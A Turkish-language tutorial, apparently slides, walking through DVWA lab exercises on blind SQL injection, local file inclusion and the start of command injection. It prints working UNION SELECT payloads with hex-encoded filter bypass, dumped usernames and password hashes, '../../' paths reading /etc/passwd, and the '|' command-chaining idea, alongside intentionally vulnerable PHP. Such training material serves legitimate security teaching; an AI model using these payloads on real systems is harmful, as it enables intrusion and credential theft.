Bu uygulamada ki hedefimize ulaştık. Şimdi Blind Based Sql – Medium Level Uygulamasına geçebiliriz.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sqli – Medium Level Uygulaması

1. İlk olarak [DVWA](#)'ya girelim.
2. DWA Security Seviyesini Medium yapalım.
3. Ardından yan menüde bulunan SQL Injection (Blind)'e tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Medium Level Uygulaması

Bizi bu ekranدا görmüş olduğumuz User ID'sine göre ad ve soyad getiren bir uygulama karşılıyor.

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, and SQL Injection (Blind). The 'SQL Injection (Blind)' option is highlighted with a green background. The main content area has a title 'Vulnerability: SQL Injection (Blind)'. Below it, there is a form field labeled 'User ID:' with an input box and a 'Submit' button. Underneath the input box, the results of the query execution are displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'.

**User ID:**

ID: 1  
First name: admin  
Surname: admin

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sql – Medium Level Uygulaması

Uygulamanın kaynak koduna baktığımızda gönderdiğimiz değeri mysql\_real\_escape\_string filtresine konulduğunu görüyoruz. Bu filtre ‘ işaretinin önüne \ ekliyor. Bu filtrelemeden kaçmak için ‘ işaretini kullanmıyoruz. Bu durumda sql’i manipüle etmemiz için önumüzde hiçbir engel bulunmamaktadır. Fakat @ karakteri sayesinde hata çıktıları göremeyeceğiz. Doğru yada yanlış çalışmasına göre enjeksiyonumuzu gerçekleştireceğiz.

Kullanıcının gönderdiği değer, mysql\_real\_escape\_string ile filtrelenerek değişkene aktarılıyor ve ardından SQL sorgusuna dahil ediliyor..

```
<?php  
  
if (isset($_GET['Submit'])) {  
  
    // Retrieve data  
  
    $id = $_GET['id'];  
    $id = mysql_real_escape_string($id);  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";  
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors  
  
    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'  
  
    $i=0;  
  
    while ($i < $num) {  
  
        $first=mysql_result($result,$i,"first_name");  
        $last=mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}  
?>
```

Veritabanından dönen cevap işlenmeden kullanıcıya aktarılıyor.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sqli – Medium Level Uygulaması

Sistem zafiyet olup olmadığını anlamak için ‘ and 1=1’ ve ‘ and 1=0’ sonucu dönen sayfalara bakacağı eğer sayfalar farklı çıkarsa bu durumda zafiyet bulunmaktadır diyebileceğiz. ‘UNION SELECT 1’ yazmaya başlayaraktan ilgili SELECT’de kaç column çekildiğini olduğunu tespit etmeye çalışacağım sistemim hata vermeyene kadar böyle deneyerek devam edeceğim.

The image consists of two side-by-side screenshots of a web application interface. Both screenshots show a form with a 'User ID:' label and a text input field. In the left screenshot, the input field contains the value '1 and 1=0#'. To its right is a 'Submit' button. In the right screenshot, the input field is empty. Below the input field, the results of the query are displayed in red text: 'ID: 1 and 1=1#', 'First name: admin', and 'Surname: admin'.

Sorgularda dönen cevap sayfası farklı olduğu için burada bir Blind Sqli zafiyetinden bahsedebiliriz.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Medium Level Uygulaması

Bu deneme bazen zaman almaktadır. Fakat bu sistemde çekilen 2 kolon olduğu için kısa sürdü. Aşağıda bir sonuç daha dönmüş ve burada First Name'de 1 Surname'de 2 yazıyor, bunun nedeni bizim UNION SELECT 1,2 yazmamız. 1,2 yerine 5,6 yazsaydık 5,6 yazacaktı. Hangi kolon nereye basıldığını anlamak için bunu yaptık.

### Vulnerability: SQL Injection (Blind)

User ID:

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Medium Level Uygulaması

Dönen değerlere baktığımızda First Name'e ilk kolon Surname'e ise ikinci kolon geldiğini görmekteyiz.(1,2)

User ID:

Submit

ID: 1 and 1=1 UNION SELECT 1,2#  
First name: admin  
Surname: admin

ID: 1 and 1=1 UNION SELECT 1,2#  
First name: 1  
Surname: 2

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Medium Level Uygulaması

Şimdi version() ve database() fonksiyonlarını 1 ve 2nin yerine yazıp versiyon ve database adı bilgimizi görelim.

User ID:

Submit

ID: 1 and 1=1 UNION SELECT version(),database()#  
First name: admin  
Surname: admin

ID: 1 and 1=1 UNION SELECT version(),database()#  
First name: 5.5.43-0ubuntu0.12.04.1  
Surname: dwva

Veri Tabanı Sunucumun Versiyonu

Veri Tabanımızın Adı

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Medium Level Uygulaması

Şimdi veri tabanımıza ait tabloları information\_schema'dan okuyalım. Bunun için önce ki sorgudan öğrendiğimiz veri tabanı adına ihtiyaç duyacağız. Bu bilgi ile information\_schema'dan o veri tabanına ait metadatalara ulaşacağız bu metada içinde tablo isimleri bulunmakta.

User ID:  Submit

```
ID: 1 and 1=1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#
First name: admin
Surname: admin
```

```
ID: 1 and 1=1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#
First name: guestbook
Surname:
```

```
ID: 1 and 1=1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#
First name: users
Surname:
```

Veritabanımda iki adet tablo bulunmaktadır bunlar users ve guestbook

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sql – Medium Level Uygulaması

Şimdi users tablomuza ait kolonları okuyalım. Bunun içinde users(HEX = 0x7573657273) tablosunun information\_schema'da bulunan meta data verilerinden faydalananlığım bu meta data verilerinin içinde kolon isimleri bulunmakta. Users'ın hex değerini kullanmamızın nedeni normalde 'users' şeklinde yazmamız gerekirkirken ' tırnaklarının filtrelenmiş olması nedeni ile hex değerini yazıyoruz.

User ID:

 Submit

```
ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: admin
Surname: admin

ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: user_id
Surname:

ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: first_name
Surname:

ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: last_name
Surname:

ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: user
Surname:

ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: password
Surname:

ID: 1 and 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND ((table_name)LIKE(0x7573657273))#
First name: avatar
Surname:
```

Bulunan Kolonlar:

- user\_id
- first\_name
- last\_name
- user
- password
- avatar

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Medium Level Uygulaması

Şimdi user'larımıza ait username ve password bilgilerini okuyalım.

User ID:

Submit

```
ID: 1 and 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 and 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: c64454aabb60cb1d1d149b5371b7a94d

ID: 1 and 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 and 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 and 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 and 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Bu uygulamada ki hedefimize de ulaştık.

# File Inclusion Zayıflıkları ve Hacking Amaçlı Kullanımları

## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Nedir?


File Inclusion zafiyetleri mevcut uygulamada bulunan dosya veya dizin çağrıma fonksiyonlarının manipülasyonu sonucu oluşan bir zafiyet türüdür.



## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları


### ➤ Neler Yapılabilir?

Bu zafiyet ile saldırgan uzak sunucuda bulunan bir zararlıyı sisteminizde çalıştırabilir veya sisteminizde bulunan bir dosyayı okuyabilir.



## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

- File Inclusion Çeşitleri
  1. Local File Inclusion(LFI)
  2. Remote File Inclusion(RFI)



## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### 1. Local File Inclusion(LFI)


LFI, file inclusion zafiyetinin yerel dosya dahili edilmesine verilen isimdir. Bu zafiyet sistemdeki kritik dosyaları okunabilir buna örnek olarak Linux'da bulunan /etc/passwd dosyası veya veri tabanı bağlantı bilgilerinin bulunduğu config dosyasını veya web.config dosyasını verebiliriz.



## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### 2. Remote File Inclusion(RFI)

RFI, file inclusion zafiyetinin uzaktan dosya dahili edilmesine verilen isimdir. Bu zafiyet sayesinde sisteme uzak bir sunucuda bulunan zararlı kodu çağrıp çalıştırabilirsiniz. Bu zafiyet default değerler ile artık kapatılmakta bu yüzden bu zafiyete LFI kadar rastlamıyoruz.



## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Uygulama

Bu bölümde LFI zafiyetinin istismarı ile ilgili bir örnek göreceğiz.



## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Uygulama

1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security sekmesinden seviyeyi Low yapalım.
3. Ardından yan menüde bulunan File Inclusion'e tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

- File Inclusion – Low Level Uygulaması

Kaynak kodumuzu incelemek için sağ altta bulunan View Source'a tıkladığımızda, kullanıcıdan gelen dosya adının direkt okunacak dosya olarak alındığını görmekteyiz. Bu yüzden sistem bize istediğimiz dosyayı gösterecektir.

---

```
<?php
```


```
$file = $_GET['page']; //The page we wish to display
```

```
?>
```

## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ File Inclusion – Low Level Uygulaması

İçerik alanında yazan not bize zafiyet hakkında bilgi vermek amacıyla yazılmış bir not bu yüzden onu görmezden gelirsek bu sayfada ilgimizi çeken şey '?page=include.php' query stringi. Burada bulunan include.php'yi sistemde bulunan bir dosya yolu ile değiştirip çağrırlılıp çağrılmadığını kontrol edelim hemen.



The screenshot shows a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The URL bar shows the address: 'vulnerabilities/fi/?page=include.php'. The DVWA logo is at the top center. On the left, there's a sidebar menu with several items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, and File Inclusion. The 'File Inclusion' item is highlighted with a green background. The main content area has a title 'Vulnerability: File Inclusion'. Below it, a text box contains the instruction: 'To include a file edit the ?page=index.php in the URL to determine which file is included.' At the bottom of the main content area, there's a section titled 'More info' with two links: [http://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](http://en.wikipedia.org/wiki/Remote_File_Inclusion) and [http://www.owasp.org/index.php/Top\\_10\\_2007-A3](http://www.owasp.org/index.php/Top_10_2007-A3).

## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ File Inclusion – Low Level Uygulaması

Site'de ana dizinde bulunan index.php dosyasını sistemime çağrııyorum.(../ karakteri bir üst dizin demektir.)

The screenshot shows a web browser displaying the Damn Vulnerable Web Application (DVWA) v1.8. The URL in the address bar is `/vulnerabilities/fi/?page=../../index.php`. The page content is as follows:

File Inclusion page.

DVWA Security  
PHP Info  
About  
Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

**DVWA**

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

[Disclaimer](#)

Göründüğü üzere index.php dahil edildi ve sayfa kendini tekrar etti.

## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

## ➤ File Inclusion – Low Level Uygulaması

Şimdi de Linux işletim sisteminde içinde kullanıcıları saklayan /etc/passwd dosyasını çağıralım.

root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin:/bin/sh bin:x:2:bin:/bin/sh sys:x:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/bin-sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin/bin-sh www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh syslog:x:101:103:/home/syslog/bin/false messagebus:x:102:105:/var/run/dbus:/bin/false whoopsie:x:103:106:/nonexistent:/bin/false landscape:/var/lib/landscape/bin/false sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin adeos:x:1000:1000:/home/adeos:/bin/bash mysql:x:106:113:MySQL Server,,,:/nonexistent/bin/false ftp:x:107:114:ftp daemon,,,:/srv/ftp:/bin/false



The DVWA logo is located at the top center of the page. It consists of the letters "DVWA" in a bold, white, sans-serif font, enclosed within a green elliptical ring.

[Home](#)

[Instructions](#)

[Setup](#)

[Brute Force](#)

[Command Execution](#)

[CSRF](#)

[Insecure CAPTCHA](#)

[File Inclusion](#)

Gördüğünüz üzere /etc/passwd içeriğini görüntüleyebildik. İsterseniz kaynağı görüntüle deyip daha düzenli görüntüleyebilirsiniz. Bu uygulamamız da amacımıza ulaştık. Medium level'de ise sadece http ve https karakterleri filtrelenmektedir. Sunucu yapılandırması nedeni ile zaten RFI izinli değildir 😊

## 8 - File Inclusion Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ File Inclusion Korunma Yolları

1. Kullanıcıdan sadece dosya adı alınmalıdır, dizin adı girilmesine izin verilmemelidir.
2. Response edilecek dosya izin verilen dizinde bulunmalıdır.

### ➤ Sonuç olarak

Çok fazla rastlanan bir zafiyet türü olan File Inclusion zafiyetine karşı önlem alınmaması durumunda sisteminiz her an tehlikeli bir saldırısı ile karşı karşıya bulunmaktadır. Bu yüzden sisteminiz tamamen ele geçirilebilir.

# Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

## 9 - Command Execution Zayıflığı ve Hacking Amaçlı Kullanımı

### ➤ Nedir?

Command Execution zayıflığı web uygulaması üzerinden sisteme yani konsola komut gönderen bağlantıların istismarı sonucu ortaya çıkan bir zayıflıktır.

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Neler Yapılabilir?

Bu zafiyet ile saldırgan web uygulamasının çalıştığı işletim sistemi üzerinde kod çalıştırarak işletim sistemi üzerinde web uygulamasının yetkileri dahilinde her şeyi yapabilir. Bu zafiyet ile sistem ele geçirilebilir veya uzak erişim açılabilir.

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Low Level Uygulaması

1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security sekmesinden seviyeyi Low yapalım.
3. Ardından yan menüde bulunan Command Execution'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Low Level Uygulaması

Kaynak kodumuzu incelemek için sağ altta bulunan View Source'a tıkladığımızda, kullanıcıdan gelen verinin direkt komut satırında çalıştırıldığını görüyoruz.

Kullanıcıdan alınan veri direkt olarak değişkene aktarılıp ardından komut satırında çalıştırılıyor.

```
<?php  
if( isset( $_POST[ 'submit' ] ) ) {  
    $target = $_REQUEST[ 'ip' ];  
    // Determine OS and execute the ping command.  
    if( strstr(php_uname('s'), 'Windows NT') ) {  
        $cmd = shell_exec( 'ping ' . $target );  
        echo '<pre>' . $cmd . '</pre>';  
    } else {  
        $cmd = shell_exec( 'ping -c 3 ' . $target );  
        echo '<pre>' . $cmd . '</pre>';  
    }  
}  
?>
```

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Low Level Uygulaması

Sayfayı görüntülediğimiz de bizi bizden bir ip adresi isteyen bir alan karşılamakta. Şimdi sistemi keşfetmek amacıyla kendisine bir ip adresi yazıp sonucu görüntüleyeceğim.

The screenshot shows a web interface for testing security vulnerabilities. On the left, a vertical menu bar lists several items: Home, Instructions, Setup, Brute Force, Command Execution (which is highlighted in green), CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. The main content area has a title 'Vulnerability: Command Execution' and a section titled 'Ping for FREE' with the sub-instruction 'Enter an IP address below:' followed by an input field and a 'submit' button. Below this, there is a 'More info' section containing three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Low Level Uygulaması

8.8.8.8 yazdım ve gönder dedikten sonra konsolda ping –c 3 8.8.8.8 komutunu çalıştırıldı sistemimiz ve sonucunu ekrana bastı. Bunu gördükten sonra temel konsol bilgisinden bildiğim bir bilgi aklıma geliyor yan yana farklı komutlar yazmak. Bunu sağlamak için komutların arasına | karakterini koyuyorduk bu durumda bu karakteri koyup farklı bir komut çalıştırabiliriz.

**Vulnerability: Command Execution**

**Ping for FREE**

